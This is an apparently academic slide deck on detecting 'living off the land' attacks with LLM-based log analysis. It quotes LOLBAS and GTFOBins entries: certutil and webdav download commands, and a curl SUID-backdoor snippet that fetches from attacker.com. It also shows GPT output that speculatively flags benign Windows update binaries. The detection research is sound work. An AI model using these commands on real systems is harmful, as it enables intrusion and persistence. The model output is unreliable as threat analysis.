INSURE+C LIVING OFF THE LAND

Rayn Light, Ryan Kleffman, Dr. Tyler Flaagan

WHOAMI – RAYN LIGHT

Computer Club Officer

Security Analyst at KBR

Offensive Security Certified Professional (OSCP)

Practical Network Penetration Tester (PNPT)

Malware Developer

WHOAMI – RYAN KLEFFMAN

Security Configuration Engineer at Minnesota Judicial Branch

Offensive Security Club Lead

CPTC Team Captain

Certified Red Team Operator (RTO)

Security+


C2 Developer

OUR PROJECT - 'LIVING OFF THE LAND' TECHNIQUES

- Analyzing LOTL Prevalence: Assess the usage and indicators of LOTL techniques in Linux and Windows environments.
- Design Detection Strategies: Develop and test detection methods using anomaly analysis, rules, and machine learning.
- Validate with Simulated Attacks: Conduct adversarial testing to evaluate the effectiveness of proposed detection and mitigation approaches.

WHAT IS LIVING OFF THE LAND?

Living Off the Land (LOTL) refers to using legitimate tools and utilities on systems for malicious purposes



SOME RESOURCES

LOLOL.FARM is a web resource that is a collection of various resources that hold LOTL tactics and strategies

Living Off the Living Off the Land

A great collection of resources to thrive off the land

logo	link	description
LoFP	https://br0k3nlab/LoFP/	Living off the False Positive is an autogenerated collection of false positives sourced from some of the most popular rule sets. The information is categorized along with ATT&CK techniques, rule source, and data source.
	https://loldrivers.io	Living Off The Land Drivers is a curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks
	https://gtfobins.github.io	GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems
	https://lolbas-project.github.io	The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques
	https://lots-project.com	Attackers are using popular legitimate domains when conducting phishing, C&C, exfiltration and downloading tools to evade detection. The list of websites below allow attackers to use their domain or subdomain
FILESEC.IO	https://filesec.io	File extensions being used by attackers

https://lolol.farm/

LOLBAS

Certutil.exe	Download Alternate data streams Encode Decode	Binaries	T1105: Ingress Tool Transfer T1564.004: NTFS File Attributes T1027.013: Encrypted/Encoded File T1140: Deobfuscate/ Decode Files or Information

Download

1. Download and save 7zip to disk in the current folder.

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Detections:

- Sigma: proc_creation_win_certutil_download.yml
- Sigma: proc_creation_win_certutil_encode.yml
- Sigma: proc_creation_win_certutil_decode.yml
- Elastic: defense_evasion_suspicious_certutil_commands.toml
- Elastic: command_and_control_certutil_network_connection.toml
- Splunk: certutil_download_with_urlcache_and_split_arguments.yml
- Splunk: certutil_download_with_verifyctl_and_split_arguments.yml

https://lolbas-project.github.io/#

GTFO BINS

curl

File upload | File download | File write | File read | SUID | Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Fetch a remote file via HTTP GET request.

```
sudo install -m =xs $(which curl) .

URL=http://attacker.com/file_to_get
LFILE=file_to_save
./curl $URL -o $LFILE
```

https://gtfobins.github.io/

EXAMPLE OF DOWNLOAD LOTL TECHNIQUES

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

```
type \\webdav-server\folder\file.ext > C:\Path\file.ext
```

```
expand \\webdav\folder\file.bat c:\ADS\file.bat
```

```
findstr /V /L W3AllLov3LolBas \\webdavserver\folder\file.exe > c:\ADS\file.exe
```

https://lolbas-project.github.io/#

DETECTION MECHANISMS


- Sigma Rules
- Network Monitoring
- Etc.

https://github.com/SigmaHQ/sigma


OUR APPROACHES

1. Retrieval-Augmented Generation
   - Data in Prompts
   - OpenAI Assistants
2. Non-AI based methods
   - New techniques/binaries

TOOLING/POC


Binary Logs
Prompting
ChatGPT
New LOTL techniques
New Detections

LAB ENVIRONMENT



Hosted lab environment

DATA & LOG GATHERING

- Generate logs
- Aggregate (Security Onion & Kibana)
- Pass into the tool

DATA IN PROMPTS METHOD

Data In Prompts method: Enhancing Prompts with Additional Contextual Data

Pros:

- Access to fresh data, without re-training

Cons:

- Token limits
  - Log size limits

TOOL EXECUTION – RAG METHOD

```
  File "C:\Users\ryan\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.12_qbz5n2kfra8p0\LocalCache\local-packages\Python312\site-packages\openai\_base_client.py", line 1061, in _request
    raise self._make_status_error_from_response(err.response) from None
openai.RateLimitError: Error code: 429 - {'error': {'message': 'Request too large for gpt-4o in organization org-[redacted] on tokens per min (TPM): Limit 30000, Requested 233875. T
he input or output tokens must be reduced in order to run successfully. Visit https://platform.openai.com/account/rate-limits to learn more.', 'type': 'tokens', 'param': None, 'code': 'rate_limit
_exceeded'}}
PS C:\Users\ryan\Documents\GitHub\POC-1>
```

Running tool with the full log file, which fails due to token limits

```
PS C:\Users\ryan\Documents\GitHub\POC-1> python3 .\main.py --file latest_short.txt
API Key: sk-pr...
> Making request...
> Loading file: C:\Users\ryan\Documents\GitHub\POC-1\latest_short.txt
:: Chat Completions - PromptStomp::
To identify Living Off The Land (LOTL) techniques from the given log data, we need to analyze process executions that are characteristic of LOTL techniques. LOTL techniques involve the use of
legitimate software and functions available on systems to perform malicious actions. Here are some potential LOTL techniques identified from the log entries:

```plaintext
+------------------+----------------+-----------------------------------------+-------------------------------------------------------------------------------+
| Timestamp        | Event Type     | Command Line                            | Description                                                                   |
+------------------+----------------+-----------------------------------------+-------------------------------------------------------------------------------+
| 2024-11-20T20:24:37.505 | Process Create | C:\Windows\System32\mousocoreworker.exe -Embedding | MoUSOCoreWorker.exe potentially involved in undesired scheduling or updates.  |
| 2024-11-20T20:23:55.380 | Process Create | C:\Windows\System32\svchost.exe -k netsvcs -p -s NetSetupSvc | Svchost.exe could be used to power illicit services or execute other roles.    |
| 2024-11-20T20:23:18.472 | Process Create | C:\Windows\System32\sihclient.exe /cv 1Hsqc1IsI0+owIQ4ngb0KA.0.1 | SIHClient.exe involves in update management.                                  |
| 2024-11-20T20:22:48.403 | Process Create | C:\Windows\System32\Upfc.exe /launchtype periodic /cv 1Hsqc1IsI0+owIQ4ngb0KA.0 | UPFC.exe used for software update checks.
|
| 2024-11-20T20:22:37.470 | Process Create | C:\Windows\System32\slui.exe -Embedding | Slui.exe could be manipulated to bypass activation.                           |
| 2024-11-20T20:22:34.997 | Process Create | taskhostw.exe USER | TaskHostW.exe could be used for task scheduling or improper task execution.    |
| 2024-11-20T20:22:34.687 | Process Create | "C:\Windows\System32\SLUI.exe" RuleId=eeba1977-569e-4571-b639-7623d8bfecc0;Action=AutoActivate; | Potential abuse of SLUI.exe for forced
activation.                                |
| 2024-11-20T20:22:22.183 | Process Create | C:\Windows\winsxs\...\TiWorker.exe -Embedding | TiWorker.exe usually involves Windows Updates Installer service.             |
+------------------+----------------+-----------------------------------------+-------------------------------------------------------------------------------+
```

New Potential LOTL Techniques:

- **MoUSOCoreWorker.exe Usage**: A typical tool for scheduling updates, this can be misused for triggering unwanted update installations or modifications.
- **SVCHost Variants**: Although _svchost.exe_ is a common Windows process, its usage in conjunction with unusual arguments or services can be a hint of exploitation.
- **SIHClient**: It may be used to perform system maintenance actions, exploitable for executing maintenance tasks with malicious intent.
- **UPFC Manipulation**: Utilizing the update checking tool to verify or install unwanted software.
- **SLUI Manipulation**: Can be potentially used for bypassing Windows activation checks with malicious activations.

This table helps identify and note down suspicious uses of native binaries with potential LOTL implications. Keep researching on these applications for any unusual or incompatible
command-line arguments that may indicate anomalies.

PS C:\Users\ryan\Documents\GitHub\POC-1>
```

Running tool with the same log file, just limited to 500 lines

ASSISTANT METHOD

Using OpenAI's Assistant Feature

Pros:

- Larger log files
- Easier to setup

Cons:

- Token limits
- Inconsistent answers
- Relies on LLM's, and pre-trained knowledge
  - Can be overcome by supplying relevant data/known techniques

TOOL EXECUTION – ASSISTANT METHOD

```
PS C:\Users\ryan\Documents\GitHub\POC-1> python3 .\main.py --file latest.txt
API Key: sk-pr...
> Assistant Method
> Limitations:
        > Max Tokens (for this org) (GPT-4): 30,000
        > Max File upload: 512 MB
> Setting up assistant
> Prepping to upload files
> WARNING - Batching not implemented
> Calculating tokens of C:\Users\ryan\Documents\GitHub\POC-1\latest.txt
        > File Size: 0.89 MB
        > Model: gpt-4
        > Total Tokens: 366151
> Creating Thread
        > Thread ID: thread_igXrrbNMk5qWL90lrdrbWafa
        > Thread is created and running, streaming is disabled, please wait...
        > Thread Completed

Here are some potential LOTL commands identified from the log file:

```plaintext
Timestamp                       | Executable                                  | Command Line
-------------------------------------------------------------------------------------------
Nov 20, 2024 @ 14:18:00.338     | C:\Windows\System32\cmd.exe                 | "C:\Windows\system32\cmd.exe" /c ping maldev.com
Nov 20, 2024 @ 14:17:56.852     | C:\Windows\System32\cmd.exe                 | "C:\Windows\system32\cmd.exe" /c ping maldev.com
Nov 20, 2024 @ 14:17:53.325     | C:\Windows\System32\cmd.exe                 | "C:\Windows\system32\cmd.exe" /c ping maldev.com
Nov 20, 2024 @ 14:17:51.966     | C:\Windows\System32\cmd.exe                 | "C:\Windows\system32\cmd.exe" /c ping maldev.com
Nov 20, 2024 @ 14:17:48.490     | C:\Windows\System32\cmd.exe                 | "C:\Windows\system32\cmd.exe" /c ping maldev.com
Nov 20, 2024 @ 14:16:09.764     | C:\Program Files (x86)\Microsoft\Edge...    |
Nov 20, 2024 @ 14:14:25.958     | C:\Windows\System32\rundll32.exe            |
Nov 20, 2024 @ 14:14:25.944     | C:\Windows\System32\rundll32.exe            |
Nov 20, 2024 @ 14:14:25.922     | C:\Windows\System32\rundll32.exe            |
Nov 20, 2024 @ 14:11:58.044     | C:\Windows\System32\WindowsPowerShell\...   |
-------------------------------------------------------------------------
```

These are key examples of LOTL techniques, where legitimate system utilities such as `cmd.exe`, `powershell.exe`, and `rundll32.exe` are used. This enables malicious activities to blend with normal operations and evade detection. The extracted data has been saved as a CSV file named `lotl_techniques.csv`.
```

Running tool with the full logset, and successfully analyzed LOTL indicators

RAG OVERALL PROS/CONS

RAG is a great solution to getting additional data/context into LLM's, however our attempts have us questioning whether it is the best suited for this task now, given current limitations

Pros:

- No custom models
- Easy to pass in custom/additional context data

Cons:

- Token limits
- Inconsistent answers
- RAG is not well suited for discovery-based tasks

GOING FORWARD

- Continue to explore AI/LLM options
  - Assistant Method
- Start exploring binaries to search for LOTL capabilities
  - Server 2025

ANY QUESTIONS?